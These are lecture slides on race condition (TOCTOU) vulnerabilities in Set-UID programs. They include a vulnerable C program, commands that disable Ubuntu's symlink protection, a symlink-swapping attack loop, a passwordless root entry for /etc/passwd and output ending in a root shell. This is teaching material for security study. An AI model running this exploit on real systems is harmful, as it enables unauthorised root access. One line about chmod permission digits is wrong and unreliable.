# Race Condition Vulnerability

Lecture 14

Instructor: Dr. Cong Pu, Ph.D.

*cong.pu@okstate.edu*

*Acknowledgment: Adapted partially from course materials from Dr. Wenliang Du at Syracuse University, Dr. Fengwei Zhang at Southern University of Science and Technology, and Dr. Steven M. Bellovin at Columbia University.*

# Concrete Race Condition Attack

- Consider the following program:
  - *gets an input from a user* and *writes it to a file* */tmp/XYZ*
  - the program is a *root-owned Set-UID program*
    - ***before*** opening the file for write, it *checks* whether the *real user ID* has a ***permission*** to write to the file
      - if so, the program opens the file using *fopen()*
        - *fopen()* actually calls *open()*, so it only checks the *effective user ID*

```
if(!access(fn, W_OK)){
     fp = fopen(fn, "a+");
```

# Concrete Race Condition Attack

- Consider the following program:
  - *gets an input from a user* and *writes it to a file* */tmp/XYZ*
  - the program is a *root-owned Set-UID program*
    - ***before*** opening the file for write, it *checks* whether the *real user ID* has a ***permission*** to write to the file
      - if so, the program opens the file using *fopen()*
        - *fopen()* actually calls *open()*, so it only checks the *effective user ID*
  - ***race condition problem*** between *access()* and *fopen()*

```
if(!access(fn, W_OK)){
    fp = fopen(fn, "a+");
```

} window

    - once the *problem is exploited*, the program can write to a ***protected file***
    - the content written to the target file is provided by a user via *scanf()*

***Consequence***: enables attackers to place arbitrary contents into an arbitrary file

# Concrete Race Condition Attack

- Consider the following program:
  - *gets an input from a user* and *writes it to a file /tmp/XYZ*
  - the program is a *root-owned Set-UID program*

```
#include <stdio.h>
#include <unistd.h>

int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer);

   if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
   }
   else printf("No permission \n");

   return 0;
}
```

- Make the vulnerable program become Set-UID program:
  - compile the program
  - turn its binary into Set-UID program owned by root

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

4: setuid bit
7: owner has read, write, & execute permission
5 (1st): users in file's group have read & write permission
5 (2nd): everyone else has read & execute permission

# Concrete Race Condition Attack: Disable Countermeasure

- Many race condition attacks involve *symbolic links* in */tmp* folder, Ubuntu has developed a *countermeasure* to *restrict* whether a program can *follow a symbolic link* in a world-writable directory (e.g., */tmp*)
- Disable countermeasure:
  - it restricts the program to follow a *symbolic link* in world-writable directory like */tmp*
  - turn off countermeasure:

```
// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0

// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=0
```


# How to Exploit Race Condition

- The process of exploiting race condition vulnerability
  - choose a target file
  - launch attack
    - attack process
    - vulnerable process
  - monitor the result
  - run the exploit

# How to Exploit Race Condition: Choose a Target File

- Exploit race condition vulnerability in the program shown before
  - target file: */etc/passwd* (not writable by normal users)
    - exploiting vulnerability: add a record to */etc/passwd*, creating a new user account with root privilege
    - */etc/passwd*: each user has an entry which consists of 7 fields separated by colons (:)

Entry for root user: *root:x:0:0:root:/root:/bin/bash*



# How to Exploit Race Condition: Choose a Target File

- Exploit race condition vulnerability in the program shown before
  - target file: */etc/passwd* (not writable by normal users)
    - */etc/passwd*: each user has an entry which consists of 7 fields separated by colons (:)
  - goal: add the following a record to */etc/passwd* to add a new user with root privilege

New entry for to be added: *test:U6aMy0wojraho:0:0:test:/root:/bin/bash*

Username

User ID (UID) (0 means root)

"Magic value" for ***password-less*** account
- only need to hit return key when prompted for password

# How to Exploit Race Condition: Run the Vulnerable Program

- Create two processes that race against each other:
  - target process (with privilege)
    - run the vulnerable program in an infinite loop (target_process.sh)

repeatedly run the target process

```
#!/bin/sh

while :
do
   ./vulp < passwd_input
done
```

      - gets its user input form a file called *passwd_input*
        - *passwd_input* contains the string to be inserted in */etc/passwd*

*test:U6aMy0wojraho:0:0:test:/root:/bin/bash*

  - attack process

# How to Exploit Race Condition: Run the Vulnerable Program

- Create two processes that race against each other:
  - target process (with privilege)
    - run the vulnerable program in an infinite loop (target_process.sh)
      - gets its user input form a file called *passwd_input*
        - *passwd_input* contains the string to be inserted in */etc/passwd* *test:U6aMy0wojraho:0:0:test:/root:/bin/bash*
  - attack process
    - run in parallel to the target process
    - keep changing what */tmp/XYZ* points to
      - hoping to cause the target process to write to the selected file

# How to Exploit Race Condition: Run the Attack Program

Attack process

```
#include <unistd.h>

int main()
{
   while(1) {
     unlink("/tmp/XYZ");
     symlink("/home/seed/myfile", "/tmp/XYZ");
     usleep(10000);

     unlink("/tmp/XYZ");
     symlink("/etc/passwd", "/tmp/XYZ");
     usleep(10000);
   }

   return 0;
}
```

- To change a symbolic link, need to delete the old one (*unlink()*) and create a new one (*symlink()*)
- Make "/tmp/XYZ" point to /home/seed/myfile to pass *access()* check
- /home/seed/myfile is special file and writable to anybody
  - whatever written to the file will be deleted
- let process sleep for 10,000 microsecond
- after sleeping, make "/tmp/XYz" point to the target file "/etc/passwd"

do these two steps *repeatedly* to race against target process

win if the condition is hit

# How to Exploit Race Condition: Monitor Results

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]      ← Check if /etc/passwd is modified
do
   ./vulp < passwd_input        ← Run the vulnerable program
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

- To know whether attack is successfully
  - check the timestamp of */etc/passwd* to see whether it has been modified
  - the ls -l command prints out the timestamp

# How to Exploit Race Condition: Monitor Exploit

```
$ ./attack_process &
$ ./target_process
No permission
No permission
...... (many lines omitted here)
No permission
No permission
STOP... The passwd file has been changed    ← Success!
```

- Run both attack and vulnerable programs to start the "race".

```
......
telnetd:x:119:129::/noexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash        ← The added entry!
```

- Added an entry in /etc/passwd

```
$ su test
Password:
#                ← Got the root shell!
# id
uid=0(root) gid=0(root) groups=0(root)
```

- We get a root shell as we log in using the created user.